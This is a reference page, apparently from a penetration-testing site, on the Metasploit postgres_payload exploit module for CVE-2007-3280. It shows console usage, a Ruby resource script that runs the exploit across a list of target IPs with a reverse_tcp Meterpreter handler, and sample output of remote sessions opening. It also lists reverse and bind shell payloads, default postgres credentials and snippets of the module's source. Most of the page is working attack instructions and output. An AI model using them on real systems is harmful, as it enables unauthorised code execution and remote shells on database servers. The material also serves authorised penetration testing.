PostgreSQL for Linux Payload Execution - Metasploit

This page contains detailed information about how to use the **exploit/linux/postgres/postgres_payload** metasploit module. For list of all metasploit modules, visit the Metasploit Module Library.

Table Of Contents [hide]

Module Overview

Name: PostgreSQL for Linux Payload Execution
Module: exploit/linux/postgres/postgres_payload
Source code: modules/exploits/linux/postgres/postgres_payload.rb
Disclosure date: 2007-06-05
Last modification time: 2021-08-20 16:06:16 +0000
Supported architecture(s): -
Supported platform(s): Linux
Target service / protocol: postgres

Target network port(s): 5432
List of CVEs: CVE-2007-3280

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

Module Ranking and Traits

Module Ranking:

- **excellent**: The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances. More information about ranking can be found here.

Basic Usage

Using postgres_payload against a single host

Normally, you can use exploit/linux/postgres/postgres_payload this way:

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > show targets
    ... a list of targets ...
msf exploit(postgres_payload) > set TARGET target-id
msf exploit(postgres_payload) > show options
    ... show and set options ...
msf exploit(postgres_payload) > exploit
```

Using postgres_payload against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your postgres_payload will be using:

1. Do: `use exploit/multi/handler`
2. Do: `set PAYLOAD [payload]`
3. Set other options required by the payload
4. Do: `set EXITONSESSION false`
5. Do: `run -j`

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the ip_list path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
  print_status("Trying against #{ip}")
  run_single("use exploit/linux/postgres/postgres_payload")
  run_single("set RHOST #{ip}")
  run_single("set DisablePayloadHandler true")

  #
  # Set a payload that's the same as the handler.
  # You might also need to add more run_single commands to configure other
  # payload options.
  #
  run_single("set PAYLOAD [payload name]")

  run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit_hosts.rc
[*] Processing /tmp/exploit_hosts.rc for ERB directives.
[*] resource (/tmp/exploit_hosts.rc)> Ruby Code (402 bytes)
[*] Trying against 192.168.1.80

RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199

[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199
[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
```

```
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02

[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02
```

Required Options

- **RHOSTS:** The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Go back to menu.

Msfconsole Usage

Here is how the linux/postgres/postgres_payload exploit module looks in the msfconsole:

```
msf6 > use exploit/linux/postgres/postgres_payload

[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show info

       Name: PostgreSQL for Linux Payload Execution
     Module: exploit/linux/postgres/postgres_payload
   Platform: Linux
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-06-05

Provided by:
  midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>
  lucipher

Available targets:
  Id  Name
  --  ----
  0   Linux x86
  1   Linux x86_64

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave bla
  RHOSTS                     yes       The target host(s), range CIDR identifier, or host
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload information:
  Space: 65535
```

```
Description:
  On some default Linux installations of PostgreSQL, the postgres
  service account may write to the /tmp directory, and may source UDF
  Shared Libraries from there as well, allowing execution of arbitrary
  code. This module compiles a Linux shared object file, uploads it to
  the target host via the UPDATE pg_largeobject method of binary
  injection, and creates a UDF (user defined function) from that
  shared object. Because the payload is run as the shared object's
  constructor, it does not need to conform to specific Postgres API
  versions.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-3280
  http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt
```

Module Options

This is a complete list of options available in the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bl
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hos
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.204.3    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Advanced Options

Here is a complete list of advanced options supported by the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show advanced

Module advanced options (exploit/linux/postgres/postgres_payload):
```

```
   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains
   DisablePayloadHandler   false            no        Disable the handler code for the se
   EnableContextEncoding   false            no        Use transient context when encodinc
   WORKSPACE                                no        Specify the workspace for this modu
   WfsDelay                2                no        Additional delay in seconds to wait

Payload advanced options (linux/x86/meterpreter/reverse_tcp):

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   AppendExit                  false            no        Append a stub that executes th
   AutoLoadStdapi              true             yes       Automatically load the Stdapi
   AutoRunScript                                no        A script to run automatically
   AutoSystemInfo              true             yes       Automatically capture system i
   AutoUnhookProcess           false            yes       Automatically load the unhook
   AutoVerifySessionTimeout    30               no        Timeout period to wait for ses
   EnableStageEncoding         false            no        Encode the second stage payloa
   EnableUnicodeEncoding       false            yes       Automatically encode UTF-8 str
   HandlerSSLCert                               no        Path to a SSL certificate in u
   InitialAutoRunScript                         no        An initial script to run on se
   MeterpreterDebugLevel       0                yes       Set debug level for meterprete
   PayloadProcessCommandLine                    no        The displayed command line tha
   PayloadUUIDName                              no        A human-friendly name to refer
   PayloadUUIDRaw                               no        A hex string representing the
   PayloadUUIDSeed                              no        A string to use when generatir
   PayloadUUIDTracking         false            yes       Whether or not to automatical]
   PingbackRetries             0                yes       How many additional successful
   PingbackSleep               30               yes       Time (in seconds) to sleep bet
   PrependChrootBreak          false            no        Prepend a stub that will break
   PrependFork                 false            no        Prepend a stub that starts the
   PrependSetgid               false            no        Prepend a stub that executes t
   PrependSetregid             false            no        Prepend a stub that executes t
   PrependSetresgid            false            no        Prepend a stub that executes t
   PrependSetresuid            false            no        Prepend a stub that executes t
   PrependSetreuid             false            no        Prepend a stub that executes t
   PrependSetuid               false            no        Prepend a stub that executes t
   RemoteMeterpreterDebugFile                   no        Redirect Debug Info to a Log F
   ReverseAllowProxy           false            yes       Allow reverse tcp even with Pr
   ReverseListenerBindAddress                   no        The specific IP address to bir
   ReverseListenerBindPort                      no        The port to bind to on the loc
   ReverseListenerComm                          no        The specific communication cha
   ReverseListenerThreaded     false            yes       Handle every connection in a r
   SessionCommunicationTimeout 300              no        The number of seconds of no ac
   SessionExpirationTimeout    604800           no        The number of seconds before t
   SessionRetryTotal           3600             no        Number of seconds try reconnec
   SessionRetryWait            10               no        Number of seconds to wait betv
   StageEncoder                                 no        Encoder to use if EnableStageE
   StageEncoderSaveRegisters                    no        Additional registers to preser
   StageEncodingFallback       true             no        Fallback to no encoding if the
   StagerRetryCount            10               no        The number of times the stager
   StagerRetryWait             5                no        Number of seconds to wait for
   VERBOSE                     false            no        Enable detailed status message
   WORKSPACE                                    no        Specify the workspace for this
```

Exploit Targets

Here is a list of targets (platforms and systems) which the linux/postgres/postgres_payload module can exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Linux x86
   1   Linux x86_64
```

Compatible Payloads

This is a list of possible payloads which can be delivered and executed on the target system using the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check
   -   ----                                                ---------------  ----    -----
   0   payload/generic/custom                                               normal  No
   1   payload/generic/debug_trap                                           normal  No
   2   payload/generic/shell_bind_tcp                                       normal  No
   3   payload/generic/shell_reverse_tcp                                    normal  No
   4   payload/generic/tight_loop                                           normal  No
   5   payload/linux/x86/chmod                                              normal  No
   6   payload/linux/x86/exec                                               normal  No
   7   payload/linux/x86/meterpreter/bind_ipv6_tcp                          normal  No
   8   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  No
   9   payload/linux/x86/meterpreter/bind_nonx_tcp                          normal  No
   10  payload/linux/x86/meterpreter/bind_tcp                               normal  No
   11  payload/linux/x86/meterpreter/bind_tcp_uuid                          normal  No
   12  payload/linux/x86/meterpreter/reverse_ipv6_tcp                       normal  No
   13  payload/linux/x86/meterpreter/reverse_nonx_tcp                       normal  No
   14  payload/linux/x86/meterpreter/reverse_tcp                            normal  No
   15  payload/linux/x86/meterpreter/reverse_tcp_uuid                       normal  No
   16  payload/linux/x86/metsvc_bind_tcp                                    normal  No
   17  payload/linux/x86/metsvc_reverse_tcp                                 normal  No
   18  payload/linux/x86/read_file                                          normal  No
   19  payload/linux/x86/shell/bind_ipv6_tcp                                normal  No
   20  payload/linux/x86/shell/bind_ipv6_tcp_uuid                           normal  No
   21  payload/linux/x86/shell/bind_nonx_tcp                                normal  No
   22  payload/linux/x86/shell/bind_tcp                                     normal  No
   23  payload/linux/x86/shell/bind_tcp_uuid                                normal  No
   24  payload/linux/x86/shell/reverse_ipv6_tcp                             normal  No
   25  payload/linux/x86/shell/reverse_nonx_tcp                             normal  No
   26  payload/linux/x86/shell/reverse_tcp                                  normal  No
   27  payload/linux/x86/shell/reverse_tcp_uuid                             normal  No
   28  payload/linux/x86/shell_bind_ipv6_tcp                                normal  No
   29  payload/linux/x86/shell_bind_tcp                                     normal  No
   30  payload/linux/x86/shell_bind_tcp_random_port                         normal  No
   31  payload/linux/x86/shell_reverse_tcp                                  normal  No
   32  payload/linux/x86/shell_reverse_tcp_ipv6                             normal  No
```

Evasion Options

Here is the full list of possible evasion options supported by the linux/postgres/postgres_payload exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

```
msf6 exploit(linux/postgres/postgres_payload) > show evasion

Module evasion options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Go back to menu.

Error Messages

This module may fail with the following error messages:

Error Messages

- Authentication failed. <VALUE>
- Authentication failed
- Connection failed
- Could not upload the UDF SO
- Failed to create UDF function: <E.CLASS>: <E>
- Login failed, fingerprint is <VALUE>

Check for the possible causes from the code snippets below found in the module source code. This can often times help in identifying the root cause of the problem.

Authentication failed. <VALUE>

Here is a relevant code snippet related to the "**Authentication failed. <VALUE>**" error message:

```
77:         version = postgres_fingerprint
78:
79:         if version[:auth]
80:           return CheckCode::Appears
81:         else
82:           print_error "Authentication failed. #{version[:preauth] || version[:unknowr
83:           return CheckCode::Safe
84:         end
85:       end
86:
87:       def exploit
```

Authentication failed

Here is a relevant code snippet related to the "**Authentication failed**" error message:

```
85:       end
86:
87:       def exploit
88:         version = do_login(username,password,database)
89:         case version
90:         when :noauth; print_error "Authentication failed"; return
91:         when :noconn; print_error "Connection failed"; return
92:         else
93:           print_status("#{rhost}:#{rport} - #{version}")
94:         end
95:
```

Connection failed

Here is a relevant code snippet related to the "**Connection failed**" error message:

```
86:
87:       def exploit
88:         version = do_login(username,password,database)
89:         case version
90:         when :noauth; print_error "Authentication failed"; return
91:         when :noconn; print_error "Connection failed"; return
92:         else
93:           print_status("#{rhost}:#{rport} - #{version}")
94:         end
95:
96:         fname = "/tmp/#{Rex::Text.rand_text_alpha(8)}.so"
```

Could not upload the UDF SO

Here is a relevant code snippet related to the "**Could not upload the UDF SO**" error message:

```
94:         end
95:
96:         fname = "/tmp/#{Rex::Text.rand_text_alpha(8)}.so"
97:
98:         unless postgres_upload_binary_data(payload_so(fname), fname)
99:           print_error "Could not upload the UDF SO"
100:          return
101:        end
102:
103:        print_status "Uploaded as #{fname}, should be cleaned up automatically"
104:        begin
```

Failed to create UDF function: <E.CLASS>: <E>

Here is a relevant code snippet related to the "**Failed to create UDF function: <E.CLASS>: <E>**" error message:

```
107:            "create or replace function pg_temp.#{func_name}()"+
108:            " returns void as '#{fname}','#{func_name}'"+
109:            " language c strict immutable"
```

```
110:           )
111:         rescue RuntimeError => e
112:           print_error "Failed to create UDF function: #{e.class}: #{e}"
113:         end
114:         postgres_logout if @postgres_conn
115:
116:       end
117:
```

Login failed, fingerprint is <VALUE>

Here is a relevant code snippet related to the "**Login failed, fingerprint is <VALUE>**" error message:

```
134:               :name => "postgres",
135:               :info => result.values.first
136:             )
137:             return result[:auth]
138:           else
139:             print_error("Login failed, fingerprint is #{result[:preauth] || result[:u
140:             return :noauth
141:           end
142:         rescue Rex::ConnectionError, Rex::Post::Meterpreter::RequestError
143:           return :noconn
144:         end
```

Go back to menu.

Related Pull Requests

- #14202 Merged Pull Request: Implement the zeitwerk autoloader within lib/msf/core
- #14213 Merged Pull Request: Add disclosure date rubocop linting rule - enforce iso8601 disclosure dates
- #11794 Merged Pull Request: Postgres 8.2+ update to postgres_payload.rb module
- #10299 Merged Pull Request: Add 88 CVEs to various auxiliary and exploit modules
- #8888 Merged Pull Request: spelling/grammar fixes part 1
- #8716 Merged Pull Request: Print_Status -> Print_Good (And OCD bits 'n bobs)
- #8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings
- #7507 Merged Pull Request: Refactor arch/platform, refactor TLV XOR, add UUID to each packet, fix payload uuid/arch/platform tracking, and update everything to match
- #6655 Merged Pull Request: use MetasploitModule as a class name
- #6648 Merged Pull Request: Change metasploit class names
- #2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it
- #2525 Merged Pull Request: Change module boilerplate
- #1202 Merged Pull Request: Make Windows postgres_payload more generic
- #928 Merged Pull Request: Midnitesnake postgres payload

References

- CVE-2007-3280
- http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt

See Also

Check also the following modules related to this module:

- auxiliary/admin/postgres/postgres_readfile
- auxiliary/admin/postgres/postgres_sql
- auxiliary/scanner/postgres/postgres_dbname_flag_injection
- auxiliary/scanner/postgres/postgres_hashdump
- auxiliary/scanner/postgres/postgres_login
- auxiliary/scanner/postgres/postgres_schemadump
- auxiliary/scanner/postgres/postgres_version
- auxiliary/server/capture/postgresql
- exploit/multi/postgres/postgres_copy_from_program_cmd_exec
- exploit/multi/postgres/postgres_createlang
- exploit/windows/postgres/postgres_payload
- exploit/multi/mysql/mysql_udf_payload
- exploit/multi/sap/sap_mgmt_con_osexec_payload
- exploit/windows/backdoor/energizer_duo_payload
- exploit/windows/mssql/mssql_clr_payload
- exploit/windows/mssql/mssql_payload
- exploit/windows/local/payload_inject
- exploit/windows/mssql/mssql_payload_sqli

Related Nessus plugins:

- Mandrake Linux Security Advisory : postgresql (MDKSA-2007:188)

Authors

- midnitesnake
- egypt
- todb
- lucipher

Version

This page has been produced using Metasploit Framework version 6.1.24-dev. For more modules, visit the Metasploit Module Library.

Go back to menu.

SEARCH THIS SITE

FOLLOW US

Github | Twitter | Facebook

Enter your email address:

Subscribe

CATEGORIES

Bug Bounty Tips (10)

Exploitation (13)

Network Security (8)

Penetration Testing (42)

Tools and Utilities (9)

Vulnerability Assessment (8)

ARCHIVES

January 2022 (1)

November 2021 (1)

October 2021 (1)

July 2021 (1)

June 2021 (1)

May 2021 (5)

April 2021 (6)


December 2020 (3)

November 2020 (3)

October 2020 (3)


September 2020 (3)

RECENT POSTS



Nessus Plugin Library

Solving Problems with Office 365 Email from GoDaddy



Empire Module Library

CrackMapExec Module Library

Metasploit Android Modules

MOST VIEWED POSTS

Top 16 Active Directory Vulnerabilities

Top 10 Vulnerabilities: Internal Infrastructure Pentest

Terminal Escape Injection

Cisco Password Cracking and Decrypting Guide

Capture Passwords using Wireshark

MOST VIEWED TOOLS

SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)

SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)

Port Scanner in PowerShell (TCP/UDP)

Nessus CSV Parser and Extractor

Default Password Scanner (default-http-login-hunter.sh)
